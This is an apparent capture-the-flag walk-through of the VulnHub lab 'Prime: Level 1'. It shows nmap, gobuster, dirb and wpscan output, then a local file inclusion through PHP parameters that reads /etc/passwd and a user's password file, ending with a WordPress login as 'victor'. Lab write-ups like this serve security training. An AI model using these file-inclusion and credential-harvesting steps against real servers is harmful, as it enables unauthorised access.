
Prime : Level 1

this is the walk-through of Prime- Level-1 , from vulnhub



Basic Enumeration

lets start with some basic enumeration and scanning using nmap ,

nmap results :


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-11 01:45 EDT
Nmap scan report for 192.168.1.11
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_  256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: HacknPentest
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:DA:F7:8A (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.34 ms 192.168.1.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.72 seconds
```

so, as we can see there are 2 open ports ,

webserver is running on port 80, apache version 2.4.18

lets enumerate webserver further on ,

Webserver Enumeration



this is what the website looks like ,

lets do some more enumeration ,


we will enumerate directories using gobuster :

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.11/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.11/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/11 01:50:32 Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 316] [--> http://192.168.1.11/wordpress/]
/dev                  (Status: 200) [Size: 131]
/javascript           (Status: 301) [Size: 317] [--> http://192.168.1.11/javascript/]
/server-status        (Status: 403) [Size: 300]

===============================================================
2022/06/11 01:50:53 Finished
===============================================================
```

so there is a /wordpress directory indicating there is wordpress installed on the machine ,

next , there is a /dev directory .

lets visit /dev :



so it says to use our tools to dig hard , okay

lets try to enumerate files on the webserver using dirb :

```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.168.1.11 -X .php,.txt

_____________________
DIRB v2.22
By The Dark Raver
_____________________

START_TIME: Sat Jun 11 02:31:28 2022
URL_BASE: http://192.168.1.11/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,.txt) | (.php)(.txt) [NUM = 2]

_____________________

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.11/ ----
+ http://192.168.1.11/image.php (CODE:200|SIZE:147)
+ http://192.168.1.11/index.php (CODE:200|SIZE:136)
+ http://192.168.1.11/secret.txt (CODE:200|SIZE:412)

_____________________
END_TIME: Sat Jun 11 02:31:38 2022
DOWNLOADED: 9224 - FOUND: 3
```

so there is a secret.txt file :

Not secure 192.168.1.11/secret.txt

kalraji121/Note... Base64 Decod... payloadbox/c... PayloadsAllTh... samratashok/... A Little Guide t... My D

```
Looks like you have got some secrets.

Ok I just want to do some help to you.

Do some more fuzz on every page of php which was finded by you. And if
you get any right parameter then follow the below steps. If you still stuck
Learn from here a basic tool with good usage for OSCP.

https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web


//see the location.txt and you will get your next move//
```

location.txt file , after some looking and stuff , i found that :

Not secure 192.168.1.11/index.php?file=location.txt


e... Base64 Decod... payloadbox/c... PayloadsAllTh... sam

results :

> ok well Now you reah at the exact parameter
>
> Now dig some more for next one
> use 'secrettier360' parameter on some other php page for more fun.

is says to use secrettier360 parameter on some other page ,

lets try it on image.php page we founded earlier :




results :

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd
Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run/uuidd:/bin/false lightdm:x:108:114:Light Display
Manager:/var/lib/lightdm:/bin/false whoopsie:x:109:117::/nonexistent:/bin/false avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-
daemon:/bin/false dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-
dispatcher:/bin/false hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false saned:x:119:127::/var/lib/saned:/bin/false usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false victor:x:1000:1000:victor,,,:/home/victor:/bin/bash mysql:x:121:129:MySQL
Server,,,:/nonexistent:/bin/false saket:x:1001:1001:find password.txt file in my directory:/home/saket: sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin

read second last line carefully*

so after reading carefully , there is a password.txt file in user saket's home directory ,




results :

finaly you got the right parameter

follow_the_ippsec

so we got a potential password - ‘follow_the_ippsec’

next we have a wordpress site ：



there is a hello-world post ,

which is made by victor , that can be a possible username .

lets use wp-scan to enumerate it further :

```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://192.168.1.11/wordpress/ -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.20
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.11/wordpress/ [192.168.1.11]
[+] Started: Sat Jun 11 02:59:47 2022

Interesting Finding(s):
```

findings :

```
[+] WordPress readme found: http://192.168.1.11/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

there is a wordpress readme file ,

then :

```
[+] victor
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

victor is a potential user ,


lets look at that readme file , findings :

error, double check your `wp-config.php` file, and try again. If it fails again, please go to the support forums with as much data as you can gather.


4. **If you did not enter a password, note the password given to you.** If you did not provide a username, it will be `admin`.
5. The installer should then send you to the login page. Sign in with the username and password you chose during the installation. If a password was generated for you, you can then click on "Profile" to change the password.

we got the login page , the blue highlighted text ,

logging in as victor:follow_the_ippsec :



